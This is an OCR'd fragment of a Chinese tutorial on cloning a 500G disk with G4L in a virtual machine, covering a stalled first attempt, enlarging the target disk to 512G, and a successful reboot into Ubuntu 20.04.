


结果很尴尬，克隆进度直接停留在这个位置上了


> 新建的系统分配的硬盘是64G，而数据盘的大小是 500G ，讽刺的是实际上我们需要的数据只有16G
>
> 这就是在我们这种场景中，G4L 的弊端，它只能全盘备份，同时是将源硬盘容量的大小克隆给新硬盘，即使500G的硬盘只装了16G的数据，目标硬盘也必须大于等于500G


关机，将新系统硬盘（目的硬盘）容量扩大至 512G，再次克隆



“UG4L”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和
共享的
网络
USB 与
硬盘
CD/DV
启动顺序
源：
UG4L-0.hdd
大小：
512 GB
16 GB
32 GB
64 GB
256 GB
1 TB
2 TB
还原
Apply
Close
点击锁，以防止进一步的更改。





经过了6-8 个小时后，拷贝完成，移除CD、启动U盘、数据盘


Ctrl(^)+Alt(⌥) 以释放光标
UG4L
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
BACKUP
Choose Reboot or Poweroff
and Press Enter
10 second timeout defaults to Reboot:
Reboot Reboot machine now
Poweroff Power down machine now
< OK >
<Cancel>


“UG4L”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
USB 与蓝牙
硬盘
CD/DVD
启动顺序
源：
已断开
高级...
点击锁，以防止进一步的更改。


“UG4L”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
硬盘
CD/DVD
外部设备
网络
外部引导设备：
TransMemory-Ex
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。


UG4L
Ubuntu 20.04.5 LTS u20copy tty1
u20copy login: _




复制成功

clonezilla

